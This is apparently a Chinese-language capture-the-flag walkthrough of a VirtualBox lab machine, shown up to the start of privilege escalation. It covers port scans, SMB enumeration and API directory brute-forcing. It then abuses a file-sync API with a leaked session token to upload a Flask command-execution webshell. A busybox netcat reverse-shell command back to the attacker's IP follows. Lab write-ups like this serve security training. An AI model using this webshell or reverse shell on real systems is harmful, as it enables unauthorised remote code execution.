ll104567

192.168.100.76

信息搜集

端口扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
root@LAPTOP-O235O5EH [~] ➜  rustscan -a 192.168.100.76 -- -sC -sV                                                                 [10:38:22]
.----. .-. .-. .----..---. .----. .---. .--. .-. .-.
| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| |
| .-. \| {_} |.-._} } | | .-._} }\ }/ /\ \| |\ |
`-' `-'`-----'`----' `-' `----' `---' `-' `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
--------------------------------------
RustScan: Because guessing isn't hacking.

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] File limit higher than batch size. Can increase speed by increasing batch size '-b 10140'.
Open 192.168.100.76:22
Open 192.168.100.76:80
Open 192.168.100.76:139
Open 192.168.100.76:445
Open 192.168.100.76:1045
Open 192.168.100.76:61208
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -sC -sV" on ip 192.168.100.76
Depending on the complexity of the script, results may take some time to appear.
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-23 10:38 CST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:38
Completed NSE at 10:38, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:38
Completed NSE at 10:38, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:38
Completed NSE at 10:38, 0.00s elapsed
Initiating ARP Ping Scan at 10:38
Scanning 192.168.100.76 [1 port]
Completed ARP Ping Scan at 10:38, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:38
Completed Parallel DNS resolution of 1 host. at 10:38, 6.51s elapsed
DNS resolution of 1 IPs took 6.51s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 3, CN: 0]
Initiating SYN Stealth Scan at 10:38
Scanning 192.168.100.76 [6 ports]
Discovered open port 80/tcp on 192.168.100.76
Discovered open port 139/tcp on 192.168.100.76
Discovered open port 1045/tcp on 192.168.100.76
Discovered open port 445/tcp on 192.168.100.76
Discovered open port 61208/tcp on 192.168.100.76
Discovered open port 22/tcp on 192.168.100.76
Completed SYN Stealth Scan at 10:38, 0.02s elapsed (6 total ports)
Initiating Service scan at 10:38
Scanning 6 services on 192.168.100.76
Completed Service scan at 10:38, 11.02s elapsed (6 services on 1 host)
NSE: Script scanning 192.168.100.76.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:38
Completed NSE at 10:38, 0.40s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:38
Completed NSE at 10:38, 0.01s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:38
Completed NSE at 10:38, 0.00s elapsed
Nmap scan report for 192.168.100.76
Host is up, received arp-response (0.00056s latency).
Scanned at 2026-01-23 10:38:39 CST for 11s

PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 64 OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
| 3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDRmicDuAIhDTuUUa37WCIEK2z2F1aDUtiJpok20zMzkbe1B41ZvvydX3JHjf7mgl0F/HRQlGHiA23Il+dwr0YbbBa2ggd5gDl95RSHhuUff/DIC10OFbP3YU8A4ItFb8pR6dN8jr+zU1SZvfx6FWApSkTJmeLPq9PN889+ibvckJcOMqrm1Y05FW2VCWn8QRvwivnuW7iU51IVz7arFe8JShXOLu0ANNqZEXyJyWjaK+MqyOK6ZtoWdyinEQFua81+tBZuvS+qb+AG15/h5hBsS/tUgVk5SieY6cCRvkYFHB099e1ggrigfnN4Kq2GvzRUYkegjkPzJFQ7BhPyxT/kDKrlVcLX54sXrp0poU5R9SqSnnESXVM4HQfjIIjTrJFufc2nBF+4f8dH3qtQ+jJkcPEKNVSKKEDULEk1BSBdokhh1GidxQY7ok+hEb9/wPmo6RBeb1d5t11SP8R5UHyI/yucRpS2M8hpBaovJv8pX1VwpOz3tUDJWCpkB3K8HDk=
| 256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBI2Hl4ZEYgnoDQflo03hI6346mXex6OPxHEjxDufHbkQZVosDPFwZttA8gloBLYLtvDVo9LZZwtv7F/EIiQoIHE=
| 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILRLvZKpSJkETalR4sqzJOh8a4ivZ8wGt1HfdV3OMNY1
80/tcp open http syn-ack ttl 64 Apache httpd 2.4.62 ((Debian))
|_http-title: \xE5\x90\x8D\xE5\xAD\x97Gay\xE6\x8C\x87\xE6\x95\xB0\xE8\xAE\xA1\xE7\xAE\x97\xE5\x99\xA8
|_http-server-header: Apache/2.4.62 (Debian)
| http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
139/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 4
445/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 4
1045/tcp open http syn-ack ttl 64 Werkzeug httpd 3.1.3 (Python 3.9.2)
|_http-cors: GET PUT OPTIONS
|_http-title: 404 Not Found
|_http-server-header: Werkzeug/3.1.3 Python/3.9.2
61208/tcp open http syn-ack ttl 64 Uvicorn
|_http-server-header: uvicorn
| http-methods:
|_ Supported Methods: GET
|_http-title: Glances
MAC Address: 08:00:27:18:DA:E7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 16334/tcp): CLEAN (Couldn't connect)
| Check 2 (port 36418/tcp): CLEAN (Couldn't connect)
| Check 3 (port 45868/udp): CLEAN (Failed to receive data)
| Check 4 (port 55752/udp): CLEAN (Failed to receive data)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: 0s
| smb2-time:
| date: 2026-01-23T02:38:51
|_ start_date: N/A
| nbstat: NetBIOS name: 104567, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
| 104567<00> Flags: <unique><active>
| 104567<03> Flags: <unique><active>
| 104567<20> Flags: <unique><active>
| WORKGROUP<00> Flags: <group><active>
| WORKGROUP<1e> Flags: <group><active>
| Statistics:
| 00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
| 00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|_ 00:00:00:00:00:00:00:00:00:00:00:00:00:00
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled but not required

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:38
Completed NSE at 10:38, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:38
Completed NSE at 10:38, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:38
Completed NSE at 10:38, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.17 seconds
Raw packets sent: 7 (292B) | Rcvd: 7 (292B)

139/smb

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
root@LAPTOP-O235O5EH [~] ➜   smbclient -L 192.168.100.76                                                                          [10:10:32]
Password for [WORKGROUP\root]:

Sharename Type Comment
--------- ---- -------
print$ Disk Printer Drivers
user_files Disk User Files Share
IPC$ IPC IPC Service (Samba 4.13.13-Debian)
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 192.168.100.76 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available

root@LAPTOP-O235O5EH [~] ➜ smbclient //192.168.100.76/user_files [10:11:00]
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
. D 0 Sun Aug 24 01:04:53 2025
.. D 0 Wed Aug 27 13:35:48 2025

29801344 blocks of size 1024. 25138276 blocks available
smb: \>

枚举共享

1
2
3
4
5
6
7
root@LAPTOP-O235O5EH [~/Desktop/test] ➜  rpcclient -U "" -N 192.168.100.76                                          [10:50:48]
rpcclient $> netshareenum
netname: user_files
remark: User Files Share
path: C:\home\ll\user_files
password:
rpcclient $>

user_files是在/home/ll下面的。同时还知道了用户名

80/http


主页源码中有一个session的字符串

image

xixilake-session-secure-2025

1045/api

对其进行目录爆破发现了/api路径

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
root@LAPTOP-O235O5EH [~] ➜  feroxbuster --url "http://192.168.100.76:1045" -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

___ ___ __ __ __ __ __ ___
|__ |__ |__) |__) | / ` / \ \_/ | | \ |__
| |___ | \ | \ | \__, \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓 ver: 2.13.0
───────────────────────────┬──────────────────────
🎯 Target Url │ http://192.168.100.76:1045/
🚩 In-Scope Url │ 192.168.100.76
🚀 Threads │ 50
📖 Wordlist │ /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
👌 Status Codes │ All Status Codes!
💥 Timeout (secs) │ 7
🦡 User-Agent │ feroxbuster/2.13.0
💉 Config File │ /etc/feroxbuster/ferox-config.toml
🔎 Extract Links │ true
🏁 HTTP methods │ [GET]
🔃 Recursion Depth │ 4
🎉 New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404 GET 5l 31w 207c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403 GET 1l 2w 48c http://192.168.100.76:1045/api

并进一步在/api​下找到了/api/health端点

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
root@LAPTOP-O235O5EH [~] ➜  feroxbuster --url "http://192.168.100.76:1045/api" -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

___ ___ __ __ __ __ __ ___
|__ |__ |__) |__) | / ` / \ \_/ | | \ |__
| |___ | \ | \ | \__, \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓 ver: 2.13.0
───────────────────────────┬──────────────────────
🎯 Target Url │ http://192.168.100.76:1045/api
🚩 In-Scope Url │ 192.168.100.76
🚀 Threads │ 50
📖 Wordlist │ /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
👌 Status Codes │ All Status Codes!
💥 Timeout (secs) │ 7
🦡 User-Agent │ feroxbuster/2.13.0
💉 Config File │ /etc/feroxbuster/ferox-config.toml
🔎 Extract Links │ true
🏁 HTTP methods │ [GET]
🔃 Recursion Depth │ 4
🎉 New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404 GET 5l 31w 207c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403 GET 1l 2w 48c http://192.168.100.76:1045/api
200 GET 1l 6w 210c http://192.168.100.76:1045/api/health


获取api端点信息。是一个文件同步的API

/api/files/

image

同时支持PUT,GET,MOV和Content-Type, X-Session-Token, Destination

1
curl http://192.168.100.76:1045/api/files/a -H "X-Session-Token: xixilake-session-secure-2025"

image

既然支持PUT那么上传文件覆盖app.py

因为之前nmap扫描1045端口出来是Werkzeug/3.1.3 Python/3.9.2

上传app.py

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
from flask import Flask, request, jsonify
import subprocess

app = Flask(__name__)

# 唯一接口:无认证、无限制,直接执行命令
@app.route('/exec', methods=['GET', 'POST'])
def exec_command():
# 获取命令参数(GET/POST通用)
cmd = request.args.get('cmd') or (request.json.get('cmd') if request.is_json else request.form.get('cmd'))

if not cmd:
return jsonify({"error": "请传入cmd参数,例如: /exec?cmd=ls -l"}), 400

# 执行系统命令
try:
result = subprocess.run(
cmd, shell=True,
stdout=subprocess.PIPE, stderr=subprocess.PIPE,
text=True, timeout=30
)
return jsonify({
"cmd": cmd,
"stdout": result.stdout,
"stderr": result.stderr,
"code": result.returncode
})
except Exception as e:
return jsonify({"error": str(e)}), 500

if __name__ == '__main__':
app.run(host='0.0.0.0', port=1045, debug=False)
1
curl -X PUT -H "X-Session-Token: xixilake-session-secure-2025" -T app.py http://192.168.100.76:1045/api/files/app.py

移动到/home/ll下面

1
curl -X MOVE -H "X-Session-Token: xixilake-session-secure-2025" -H "Destination:/home/ll/app.py" http://192.168.100.76:1045/api/files/app.py

重启靶机


访问webshell

http://192.168.100.76:1045/exec

image

提权

ll shell

反弹shell

1
busybox nc 192.168.100.31 7777 -e /bin/bash

image

ll -> root

1
2
3
4
5
6
ll@104567:~$ sudo -l
Matching Defaults entries for ll on 104567:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User ll may run the following commands on 104567:
(ALL : ALL) NOPASSWD: /usr/bin/toilet

可以免密码以root权限执行/usr/bin/toilet命令(兔子洞)


之前nmap还扫描出来一个61208端口。

内部查看发现正在监听中

1
ss -tunl

image

扫描目录

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
root@LAPTOP-O235O5EH [/var/www] ➜  feroxbuster --url "http://192.168.100.76:61208" -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

___ ___ __ __ __ __ __ ___
|__ |__ |__) |__) | / ` / \ \_/ | | \ |__
| |___ | \ | \ | \__, \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓 ver: 2.13.0
───────────────────────────┬──────────────────────
🎯 Target Url │ http://192.168.100.76:61208/
🚩 In-Scope Url │ 192.168.100.76
🚀 Threads │ 50
📖 Wordlist │ /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
👌 Status Codes │ All Status Codes!
💥 Timeout (secs) │ 7
🦡 User-Agent │ feroxbuster/2.13.0
💉 Config File │ /etc/feroxbuster/ferox-config.toml
🔎 Extract Links │ true
🏁 HTTP methods │ [GET]
🔃 Recursion Depth │ 4
🎉 New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404 GET 1l 2w 22c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 1l 887w 21529c http://192.168.100.76:61208/openapi.json
200 GET 81l 240w 3012c http://192.168.100.76:61208/docs/oauth2-redirect
307 GET 0l 0w 0c http://192.168.100.76:61208/docs/ => http://192.168.100.76:61208/docs
200 GET 31l 62w 931c http://192.168.100.76:61208/docs
307 GET 0l 0w 0c http://192.168.100.76:61208/static => http://192.168.100.76:61208/static/
200 GET 2l 11w 7974c http://192.168.100.76:61208/static/favicon.ico
200 GET 56l 11094w 622611c http://192.168.100.76:61208/static/glances.js
200 GET 22l 39w 490c http://192.168.100.76:61208/
200 GET 31l 66w 888c http://192.168.100.76:61208/redoc


有一个docs文档

image

